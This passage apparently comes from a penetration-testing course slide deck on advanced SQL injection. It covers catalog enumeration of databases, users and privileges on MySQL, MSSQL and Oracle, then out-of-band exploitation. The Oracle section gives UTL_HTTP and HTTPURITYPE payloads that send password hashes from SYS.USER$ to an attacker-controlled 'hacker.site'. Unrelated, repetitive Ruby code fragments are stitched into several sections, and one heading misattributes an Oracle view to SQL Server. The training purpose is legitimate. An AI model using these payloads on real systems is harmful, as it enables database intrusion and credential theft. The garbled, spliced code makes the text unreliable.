61     query = "SHOW GRANTS"
62     cursor.execute(query)
63     # Get the results
64     users = cursor.fetchall()
65     # Return the list of users
66     return users
67
68 def enumerate_privileges(db, schema, table):
69     """Enumerate the privileges in the database"""
70     # Create a cursor
71     cursor = db.cursor()
72     # Execute the query to get the list of privileges
73     query = "SHOW GRANTS"
74     cursor.execute(query)
75     # Get the results
76     privileges = cursor.fetchall()
77     # Return the list of privileges
78     return privileges
```

7.2.2.2 Enumerating the DBMS Content

Databases

Each DBMS handles databases in its own way. Each one uses specific tables to store information about the schemas (tables, columns, users, ...), the server and other useful information. This “information” is also known as **metadata, system catalog** or **data dictionary**.



7.2.2.2.1 Databases > MySQL

In **MySQL**, **INFORMATION_SCHEMA** is the magic place where we can retrieve all the metadata required. All the information about the other databases are stored within the table **SCHEMATA**.

```
SELECT schema_name FROM information_schema.schemata;
```

<https://dev.mysql.com/doc/refman/8.0/en/information-schema.html>



7.2.2.2.1 Databases > MySQL

If the user is running **MySQL** has **SHOW** privileges, then the previous query can be condensed into this:

```
SHOW databases;  
- Or -  
SHOW schemas;
```

<https://dev.mysql.com/doc/refman/8.0/en/show.html>



7.2.2.2.1 Databases > MySQL

MySQL also provides a list of useful functions and operators. In this case, we can either use **DATABASE()** or its alias, **SCHEMA()**, to obtain the default or current database name. These come from the pool of **Information Functions**.

```
SELECT DATABASE();  
- Or -  
SELECT SCHEMA();
```

7.2.2.2.2 Databases > MSSQL

In **SQL Server**, all the system-level information is stored within the **System Tables**.

Depending on the version of the DBMS, these tables exist either only in the **MASTER** database or in every database.

<https://docs.microsoft.com/en-us/sql/relational-databases/databases/master-database?redirectedfrom=MSDN&view=sql-server-ver15>



7.2.2.2.2 Databases > MSSQL

Information about the databases is stored in the system table: **sysdatabases**. This table is accessible from all the databases, therefore making the following queries the equivalent:

```
SELECT name FROM master..sysdatabases;  
- Or -  
SELECT name FROM sysdatabases;
```



7.2.2.2.2 Databases > MSSQL

The alternative to **System Tables** are **SYSTEM VIEWS**, a set of views exposing metadata. These are defined in each database and contain metadata for all the objects stored within that particular database. The most interesting views, for our purposes, are: **Compatibility** and **Information Schema**.

<http://msdn.microsoft.com/en-us/library/ms177862.aspx>
<http://msdn.microsoft.com/en-us/library/ms187376.aspx>
<http://msdn.microsoft.com/en-us/library/ms186778.aspx>



7.2.2.2.2 Databases > MSSQL

For a mapping between System Tables and System Views, you can find the information on the following page:

[Mapping System Tables to System Views](http://msdn.microsoft.com/en-us/library/ms187997.aspx)

<http://msdn.microsoft.com/en-us/library/ms187997.aspx>

7.2.2.2.2 Databases > MSSQL

So, as an alternative to using the **Catalog** view, we can also extract database information this way:

```
SELECT name FROM SYS.databases;
```



7.2.2.2.2 Databases > MSSQL

We can also leverage a utility function, **DB_NAME(id)**, to obtain information about the current database, as we can see below:

```
SELECT DB_NAME();
```



7.2.2.2.2 Databases > MSSQL

Providing a *smallint* ID, we can retrieve the information of a specific database. See the example below:

```
SELECT DB_NAME(1);
```

Here are the list of names and IDs:

```
SELECT dbid, DB_NAME(dbid) from master..sysdatabases;
```



7.2.2.2.3 Databases > Oracle

Compared to **MySQL** and **SQL Server**, **Oracle** is a mess! It doesn't have a simple model system like the previous two. There are two key concepts to understand.

DATABASE and **INSTANCE**

Where are **stored** the physical files.



The pool of **processes**, **memory areas**, etc. useful to access data.



7.2.2.2.3 Databases > Oracle

Each **DATABASE** must point to an **INSTANCE** that has its custom logical and physical structures in order to store information like tables, indexes, etc.

Ignoring the physical structures, the most important and relevant logic structure for us is the **TABLESPACE**.

7.2.2.2.3 Databases > Oracle

TABLESPACEs are the place where **Oracle** stores database objects such as tables, indexes, etc.

It is possible to assign a **TABLESPACE** for each user and then assign some portions of the DB where they can work, thus making the administration efficient against exploitations!

7.2.2.2.3 Databases > Oracle

If what we've just discussed makes sense, we can continue with the following query that will list the **TABLESPACES** the current user can use:

```
SELECT TABLESPACE_NAME FROM USER_TABLESPACES
```

SYSTEM and **SYSAUX** are the system **TABLESPACES** created automatically at the beginning when the database is made.



7.2.2.2.3 Databases > Oracle

Databases > Oracle

If we want to retrieve the default **TABLESPACE**, we need this query:

```
SELECT DEFAULT_TABLESPACE FROM USER_USERS  
- Or -  
SELECT DEFAULT_TABLESPACE FROM SYS.USER_USERS
```

Where **USER_USERS** is the table in **SYS** that describes the current user.



7.2.2.2.4 Databases > Tables & Columns

Once we have discovered the location of our data dictionaries, the enumeration of the DBMS content becomes a little easier.

Now, let's extend our enumeration to all the tables and columns found in the database.

```
def skillsize(experiment, observations = [], control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - @control
  evaluate_candidates

  freeze
end

# Return the database's content
def skillsize
  # Return the name of the experiment
  def experiment_name
    experiment.name
  end

  # Return the result a match between all names
  def matches
    ...
  end

  @experiment/result.rb 1.1
end
```



7.2.2.2.4 Databases > Tables & Columns

MySQL

In **MySQL**, `INFORMATION_SCHEMA.TABLES` is the table that provides information about tables in the databases managed. We can run the following query to select this information:

```
SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES;
```

The respective alias is:

```
SHOW TABLES; # current schema  
SHOW TABLES in EMPLOYEES; # other database
```

<http://dev.mysql.com/doc/refman/5.0/en/tables-table.html>



7.2.2.2.4 Databases > Tables & Columns

MySQL

In a similar fashion, the columns in tables are within the `INFORMATION_SCHEMA.COLUMNS` table:

```
SELECT TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS;
```

The respective alias is:

```
SHOW COLUMNS FROM DEPARTMENTS IN EMPLOYEES; # cols in a table, database
```

<http://dev.mysql.com/doc/refman/5.0/en/columns-table.html>



7.2.2.2.4 Databases > Tables & Columns

MSSQL

In **SQL Server**, information about tables are stored within **sysobjects**. This table contains not only information about tables, but also all the objects defined for that specific schema. The list of tables for the current database can be obtained as follows:

```
SELECT name FROM sysobjects WHERE xtype='U'
```

[http://technet.microsoft.com/en-us/library/aa260447\(v=sql.80\).aspx](http://technet.microsoft.com/en-us/library/aa260447(v=sql.80).aspx)



7.2.2.2.4 Databases > Tables & Columns

MSSQL

To retrieve the list of tables for a specific database, we need to put the name of the database before the table name, see below:

```
SELECT name FROM employees..sysobjects WHERE xtype='U'
```



7.2.2.2.4 Databases > Tables & Columns

MSSQL

The column **xtype** defines many object types. Here are just few useful ones:

xtype	Description
S	System Table
U	User Table
TT	Table Type
X	Extended Stored Procedure
V	Views

[http://technet.microsoft.com/en-us/library/aa260447\(v=sql.80\).aspx](http://technet.microsoft.com/en-us/library/aa260447(v=sql.80).aspx)



7.2.2.2.4 Databases > Tables & Columns

MSSQL

As an alternative, using the **INFORMATION_SCHEMA** views we can retrieve information about all tables and views of the current database. The view name is **TABLES**, and we can query it like so:

```
SELECT table_name FROM INFORMATION_SCHEMA.TABLES
```

- Or -

```
SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_type = 'BASE TABLE'
```



7.2.2.2.4 Databases > Tables & Columns

MSSQL

If we want the list of tables and views for a specific database, we need to simply provide the database name before the view name, as we can see here:

```
SELECT table_name FROM employees.INFORMATION_SCHEMA.TABLES
```

- Or -

```
SELECT table_name FROM employees.INFORMATION_SCHEMA.TABLES WHERE table_type = 'BASE TABLE'
```



7.2.2.2.4 Databases > Tables & Columns

MSSQL

The enumeration of the columns is similar to that of tables. The **System Table** in charge is **syscolumns**.

```
SELECT name FROM syscolumns
- Or -
SELECT name FROM employees..syscolumns
```

[http://technet.microsoft.com/en-us/library/aa260398\(v=sql.80\).aspx](http://technet.microsoft.com/en-us/library/aa260398(v=sql.80).aspx)



7.2.2.2.4 Databases > Tables & Columns

MSSQL

As an alternative, we can use the following views in **INFORMATION_SCHEMA**:

```
SELECT column_name FROM INFORMATION_SCHEMA.columns
```

- Or -

```
SELECT column_name FROM employees.INFORMATION_SCHEMA.columns
```

- Or -

```
SELECT column_name FROM employees.INFORMATION_SCHEMA.columns WHERE table_name='salary'
```



7.2.2.2.4 Databases > Tables & Columns

Oracle

In **Oracle**, retrieving tables and columns is just a simple query. We need to use the system view **ALL TABLES** to enumerate the list of tables accessible to the current user.

```
SELECT table_name, tablespace_name FROM SYS.all_tables
```

- Or -

```
SELECT table_name, tablespace_name FROM all_tables
```

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_2105.htm#REFRN20286



7.2.2.2.4 Databases > Tables & Columns

Oracle

There is a **special** table in **Oracle** named DUAL. It's not a real table; rather, it is a dummy table that helps in situations like this:

```
SELECT "WAPTx";  
SELECT "WAPTx" FROM DUAL;
```

"Selecting from the DUAL table is useful for computing a constant expression with the SELECT statement."

https://docs.oracle.com/cd/B19306_01/server.102/b14200/queries009.htm



7.2.2.2.4 Databases > Tables & Columns

MSSQL

In SQL Server, the system view ALL_TAB_COLUMNS is useful in enumerating the columns of the tables, views, and clusters accessible to the current user. We can achieve this with the following query:

```
SELECT column_name FROM SYS.ALL_TAB_COLUMNS
```

- Or -

```
SELECT column_name FROM ALL_TAB_COLUMNS
```

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_2091.htm



7.2.2.2.5 Database Users and Privileges

Finally, let's see how to retrieve the list of users, the current user, and their related privileges.

[illegible]

7.2.2.2.5 Database Users and Privileges

MySQL

MySQL provides a list of functions and constants to select the current user. This is the list of some of the useful functions for our context:

Method	Type
User()	FUNCTION
Current_user()	
System_user()	
Session_user()	
Current_user	CONSTANT

```
21 def skillize(experiment, observations = [], control = null)
22   # Skillize the experiment's context
23   # Skillize the experiment's context
24   @experiment = experiment
25   @observations = observations
26   @control = control
27   @candidates = observations - @control
28   evaluate_candidates
29   freeze
30 end
31
32 # Skillize the experiment's context
33 def skillize
34   @experiment = experiment
35   @observations = observations
36   @control = control
37   @candidates = observations - @control
38   evaluate_candidates
39   freeze
40 end
41
42 # Skillize the name of the experiment
43 def skillize_name
44   @experiment_name = experiment.name
45   @experiment_name
46 end
47
48 # Skillize the result a match between two experiments
49 def skillize_match
50   @match = match
51   @match
52 end
53
54 # Skillize the result a match between two experiments
55 def skillize_match
56   @match = match
57   @match
58 end
59
60 # Skillize the result a match between two experiments
61 def skillize_match
62   @match = match
63   @match
64 end
65
66 # Skillize the result a match between two experiments
67 def skillize_match
68   @match = match
69   @match
70 end
71
72 # Skillize the result a match between two experiments
73 def skillize_match
74   @match = match
75   @match
76 end
77
78 # Skillize the result a match between two experiments
79 def skillize_match
80   @match = match
81   @match
82 end
83
84 # Skillize the result a match between two experiments
85 def skillize_match
86   @match = match
87   @match
88 end
89
90 # Skillize the result a match between two experiments
91 def skillize_match
92   @match = match
93   @match
94 end
95
96 # Skillize the result a match between two experiments
97 def skillize_match
98   @match = match
99   @match
100 end
```



7.2.2.2.5 Database Users and Privileges

MySQL

Whereas, if the current user is privileged, we can retrieve the list of all users this way:

```
SELECT user FROM mysql.user;
```

MySQL is a system database that, by default, is only usable to a root user.



7.2.2.2.5 Database Users and Privileges

MySQL

What a user can do is defined through privileges. In **MySQL**, the privileges are all stored within the **INFORMATION_SCHEMA** database and organized by the following tables:

INFORMATION_SCHEMA Table

COLUMN_PRIVILEGES

SCHEMA_PRIVILEGES

TABLE_PRIVILEGES()

USER_PRIVILEGES



7.2.2.2.5 Database Users and Privileges

MySQL

So, for example, all user privileges can be selected in this way:

```
SELECT grantee, privilege_type  
FROM INFORMATION_SCHEMA.USER_PRIVILEGES;
```

Whereas, if we are looking for privileges on databases, this is the query to use:

```
SELECT grantee, table_schema, privilege_type  
FROM INFORMATION_SCHEMA.SCHEMA_PRIVILEGES;
```

On the next slide, we will see how to extract the privileges on tables and columns.




7.2.2.2.5 Database Users and Privileges

MySQL

For the privileged users, we can once again use the **mysql.user** table to select the privileges from the respective columns.

```
SELECT user, select_priv, ... ,  
FROM MYSQL.USER;
```



SQLitest

desc mysql.user;

Schema: **information_schema**

Query: **desc mysql.user;**

Results:

Host	char(60)	NO	PRI
User	char(16)	NO	PRI
Password	char(40)	NO	
Select_priv	enum('N','Y')	NO	N
Insert_priv	enum('N','Y')	NO	N
Update_priv	enum('N','Y')	NO	N
Delete_priv	enum('N','Y')	NO	N
Create_priv	enum('N','Y')	NO	N
Drop_priv	enum('N','Y')	NO	N
Reload_priv	enum('N','Y')	NO	N
Shutdown_priv	enum('N','Y')	NO	N
Process_priv	enum('N','Y')	NO	N
File_priv	enum('N','Y')	NO	N
Grant_priv	enum('N','Y')	NO	N
References_priv	enum('N','Y')	NO	N
Index_priv	enum('N','Y')	NO	N
Alter_priv	enum('N','Y')	NO	N
Show_db_priv	enum('N','Y')	NO	N
Super_priv	enum('N','Y')	NO	N
Create_tmp_table_priv	enum('N','Y')	NO	N
Lock_tables_priv	enum('N','Y')	NO	N
Execute_priv	enum('N','Y')	NO	N
Replicate_priv	enum('N','Y')	NO	N
Rep_client_priv	enum('N','Y')	NO	N
Create_view_priv	enum('N','Y')	NO	N
Show_view_priv	enum('N','Y')	NO	N
Create_routine_priv	enum('N','Y')	NO	N
Alter_routine_priv	enum('N','Y')	NO	N
Create_user_priv	enum('N','Y')	NO	N
Event_priv	enum('N','Y')	NO	N
Trigger_priv	enum('N','Y')	NO	N
Create_tablespace_priv	enum('N','Y')	NO	N



7.2.2.2.5 Database Users and Privileges

MySQL

If we want to gather the **DBA** accounts, then we may need to improve the previous query using a **WHERE** clause:

```
SELECT grantee, privilege_type
FROM INFORMATION_SCHEMA.USER_PRIVILEGES
WHERE privilege_type = 'SUPER'
```



7.2.2.2.5 Database Users and Privileges

MySQL

Whereas, privileged users need to change their select query on the **mysql.user** table in the following way:

```
SELECT user FROM MYSQL.USER  
WHERE Super_priv = 'Y';
```



7.2.2.2.5 Database Users and Privileges

MSSQL

In this context, **MSSQL** is similar to **MySQL**. We have the following list of functions and constants to select the current user:

Method	Type
<code>suser_sname()</code>	FUNCTION
User	CONSTANT
<code>System_user</code>	



7.2.2.2.5 Database Users and Privileges

MSSQL

In addition, we can also use the **System Tables**:

Current user

```
SELECT loginame FROM SYSPROCESSES  
WHERE spid = @@SPID
```

Current User Process ID

All users

```
SELECT name FROM SYSLOGINS
```

<http://msdn.microsoft.com/en-us/library/ms189535.aspx>



7.2.2.2.5 Database Users and Privileges

MSSQL

Or we can also use **System Views**:

```
SELECT original_login_name FROM SYS.DM_EXEC_SESSIONS  
WHERE status='running'
```

Current active user



7.2.2.2.5 Database Users and Privileges

MSSQL

Once we have identified the users, we need to understand their privileges. IS_SRVROLEMEMBER is the function that contains the key / answer to our question:

```
IF IS_SRVROLEMEMBER ('sysadmin') = 1
    print 'Current user''s login is a member of the sysadmin role'
ELSE IF IS_SRVROLEMEMBER ('sysadmin') = 0
    print 'Current user''s login is NOT a member of the sysadmin role'
```

In addition to **sysadmin**, these are other possible roles:
serveradmin, dbcreator, setupadmin, bulkadmin,
securityadmin, diskadmin, public, processadmin

<http://msdn.microsoft.com/en-us/library/ms176015.aspx>



7.2.2.2.5 Database Users and Privileges

MSSQL

Additionally, we can also use this function to ask about other users in the following way:

```
SELECT IS_SRVROLEMEMBER ('processadmin', 'aw')
```

This is the name of the SQL Server login to check. If no username is supplied as an argument, it is the current user.



7.2.2.2.5 Database Users and Privileges

MSSQL

Who is the owner of what? Let's use the System Table syslogins:

```
SELECT loginname FROM SYSLOGINS where sysadmin=1
```

Or, we can use the System View server_principals:

```
SELECT name FROM SYS.SERVER_PRINCIPALS where TYPE='S'
```

SQL Login



7.2.2.2.5 Database Users and Privileges

Oracle

What about users in **Oracle**? Retrieving the current user is very simple via the following query:

```
SELECT user FROM DUAL
```

We can say the same about using the system views **USER_USERS** or **ALL_USERS** for the complete list below:

```
SELECT username FROM USER_USERS  
- Or -  
SELECT username FROM ALL_USERS
```

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_5457.htm#REFRN26302
https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_2115.htm#REFRN20302



7.2.2.2.5 Database Users and Privileges

Oracle

User privileges are organized within the System Tables: DBA_ROLE_PRIVS and USER_ROLE_PRIVS. The first table describes the roles of all users in the database, while the second is exclusive for the current user. Clearly, the DBA table is for privileged users!

```
SELECT grantee FROM DBA_ROLE_PRIVS  
-Or-  
SELECT username FROM USER_ROLE_PRIVS
```

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_4206.htm#REFRN23230
https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_5377.htm#REFRN26230



7.2.2.2.5 Database Users and Privileges

Oracle

The current user's session privileges are also reported within the SESSION_ROLES view:

```
SELECT role FROM SESSION_ROLES
```

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_5149.htm#REFRN29028




7.2.2.2.5 Database Users and Privileges

Oracle

If you want to retrieve an overview of all the data dictionaries, tables, and views available, then you may need to use this super view: **DICTIONARY**.

SELECT * FROM DICTIONARY
-or-
SELECT * FROM DICT

https://docs.oracle.com/cd/E11882_01/server.112/e40402/statviews_5120.htm#BEGIN

	
Query: SELECT * FROM DICTIONARY	
Results:	
USER_CONS_COLUMNS	Information about accessible columns in constraint definitions
ALL_CONS_COLUMNS	Information about accessible columns in constraint definitions
USER_LOG_GROUP_COLUMNS	Information about columns in log group definitions
ALL_LOG_GROUP_COLUMNS	Information about columns in log group definitions
USER_LOBS	Description of the user's own LOBs contained in the user's own tables
ALL_LOBS	Description of LOBs contained in tables accessible to the user
USER_CATALOG	Tables, Views, Synonyms and Sequences owned by the user
ALL_CATALOG	All tables, views, synonyms, sequences accessible to the user
USER_CLUSTERS	Descriptions of user's own clusters
ALL_CLUSTERS	Description of clusters accessible to the user
USER_CLU_COLUMNS	Mapping of table columns to cluster columns
USER_COL_COMMENTS	Comments on columns of user's tables and views
ALL_COL_COMMENTS	Comments on columns of accessible tables and views
USER_COL_PRIVS	Grants on columns for which the user is the owner, grantor or grantee
ALL_COL_PRIVS	Grants on columns for which the user is the grantor, grantee, owner, or an enabled role or PUBLIC is the grantee
USER_COL_PRIVS_MADE	All grants on columns of objects owned by the user
ALL_COL_PRIVS_MADE	Grants on columns for which the user is owner or grantor
USER_COL_PRIVS_RECD	Grants on columns for which the user is the grantee
ALL_COL_PRIVS_RECD	Grants on columns for which the user, PUBLIC or enabled role is the grantee
ALL_ENCRYPTED_COLUMNS	Encryption information on all accessible columns
USER_ENCRYPTED_COLUMNS	Encryption information on columns of tables owned by the user
USER_INDEXES	Description of the user's own indexes
ALL_INDEXES	Descriptions of indexes on tables accessible to the user
USER_IND_COLUMNS	COLUMNS comprising user's INDEXES and INDEXES on user's TABLES
ALL_IND_COLUMNS	COLUMNS comprising INDEXES on accessible TABLES
USER_IND_EXPRESSIONS	Functional index expressions in user's indexes and indexes on user's tables
ALL_IND_EXPRESSIONS	FUNCTIONAL INDEX EXPRESSIONS on accessible TABLES
USER_JOIN_IND_COLUMNS	Join Index columns comprising the join conditions
ALL_JOIN_IND_COLUMNS	Join Index columns comprising the join conditions
USER_OBJECTS	Objects owned by the user
ALL_OBJECTS	Objects accessible to the user
USER_OBJECTS_AE	Objects owned by the user
ALL_OBJECTS_AE	Objects accessible to the user
USER_ROLE_PRIVS	Roles granted to current user
USER_SEQUENCES	Description of the user's own SEQUENCES
ALL_SEQUENCES	Description of SEQUENCES accessible to the user
USER_SYNONYMS	The user's private synonyms
ALL_SYNONYMS	All synonyms for base objects accessible to the user and session
USER_TABLES	Description of the user's own relational tables
ALL_TABLES	Description of the user's own object tables
USER_OBJECT_TABLES	Description of all object and relational tables owned by the user's
ALL_OBJECT_TABLES	Description of relational tables accessible to the user
ALL_TABLES	Description of all object tables accessible to the user
ALL_OBJECT_TABLES	Description of all object and relational tables accessible to the user
ALL_ALL_TABLES	Description of all object and relational tables accessible to the user



You've been studying quite intently. We recommend taking a quick break and come back refreshed. ^ _ ^

Advanced SQLi Exploitation



7.3.1 Out-of-Band Exploitation

Let's now introduce a **set** of exploitation techniques useful when facing **Special-Blind SQL Injection** scenarios. In these situations, we cannot rely on the inferential techniques to retrieve data.

These will not work because the results are being limited, filtered, and so forth; therefore, we need to opt for another **CHANNEL** to carry this information.

```
def skillsize(experiment, observations = [], control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - @control
  evaluate_candidates

  freeze
end

# Return the experiment's control
def control(experiment)
  # Return the control's observations
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - @control
  evaluate_candidates

  freeze
end

# Return the result a match between an observation and a control
def match?(observation, control)
  observation == control
end


# Return the result of a match between an observation and a control
def match?(observation, control)
  observation == control
end
```

7.3.1 Out-of-Band Exploitation

These techniques are known as: **Out-of-Band** or **OOB Exploitation**. Here, the main concept, is to use alternative **channels** to convey information that, on the "*normal channels*", is denied.

The next image should make this concept clearer.

7.3.1.1 Alternative OOB Channels



7.3.1.1 Alternative OOB Channels

As you can see from the previous image, there are several alternative channels we can use. The most relevant are: **HTTP**, **DNS**, **email** and **Database Connections**. In this chapter, we'll see only the first two because they are the most common scenarios.

Using one channel over another depends on a number of factors (IE: the targeted DBMS). Each system defines its own features and policies; therefore, the use of a specific channel can be suitable only for that specific system context supporting that feature.

7.3.1.2 Out-of-Band Exploitation (OOB) via HTTP

Let's start exploring these channels from the **HTTP** perspective. We can leverage the HTTP channel for the DBMS systems that provide features for accessing data on the Internet over HTTP using SQL.

Using these features, we can create a query to a web resource controlled by the hacker and then control the access log for analyzing all the requests arrived.

7.3.1.2 Out-of-Band Exploitation (OOB) via HTTP

Among our three baseline DBMSs managed, the only system that provides this type of feature natively is **Oracle**. Here we can use two different techniques in performing HTTP requests.

The first is the UTL_HTTP package followed by the second option, **HTTPURIType**, a subtype of the URIType object.

7.3.1.2.1 Oracle URL_HTTP Package

The UTL_HTTP package is interesting because it can be used both via SQL and PL/SQL. The package has two useful functions to perform HTTP requests: REQUEST and REQUEST_PIECES.

Both of these show a string length of 2000 or less bytes, which is the result returned from the HTTP request.

7.3.1.2.1 Oracle URL_HTTP Package

However, only the **REQUEST** function can be used straight in a SQL query. See below:

```
SELECT UTL_HTTP.REQUEST  
( 'hacker.site/' || (SELECT spare4 FROM SYS.USER$ WHERE ROWNUM=1))  
FROM DUAL;
```

7.3.1.2.1 Oracle URL_HTTP Package

Whereas, **REQUEST_PIECES** must be used within a PL/SQL block. Check out the example on the right.

```
CREATE OR REPLACE FUNCTION readfromweb (url VARCHAR2)
RETURN CLOB
IS
    pcs    UTL_HTTP.HTML_PIECES;
    retv   CLOB;
BEGIN
    pcs := UTL_HTTP.request_pieces (url, 50);
    FOR i IN 1 .. pcs.COUNT
    LOOP
        retv := retv || pcs (i);
    END LOOP;
    RETURN retv;
END;
```

7.3.1.2.2 Oracle HTTPURITYPE Package

From the attacker's point of view, the downside of using the UTL_HTTP is that it is identified as a potential security problem in Administrator security guides, therefore it is often disabled.

On the other hand, HTTPURIType is not marked as a risky method, thus it is more likely to be discovered as a potential way in.

7.3.1.2.2 Oracle HTTPURITYPE Package

We can also exfiltrate information via HTTP, using this package:

```
SELECT HTTPURITYPE  
( 'hacker.site/' || (SELECT spare4 FROM SYS.USER$ WHERE ROWNUM=1)) .getclob()  
FROM DUAL;
```

The **GETCLOB()** method returns the Character Large Object (**CLOB**) retrieved, but we can also use other methods such as: **GETBLOB()**, **GETXML()** and **GETCONTENTTYPE()**.

7.3.1.3 OOB via DNS

Another interesting exfiltration channel is, without a doubt, **DNS**. The main concept is similar to the **HTTP** exfiltration technique, but in this case, we leverage the **DNS** resolution process for retrieving the results of our query. In this context, instead of controlling the web server we have to control a **DNS server**.

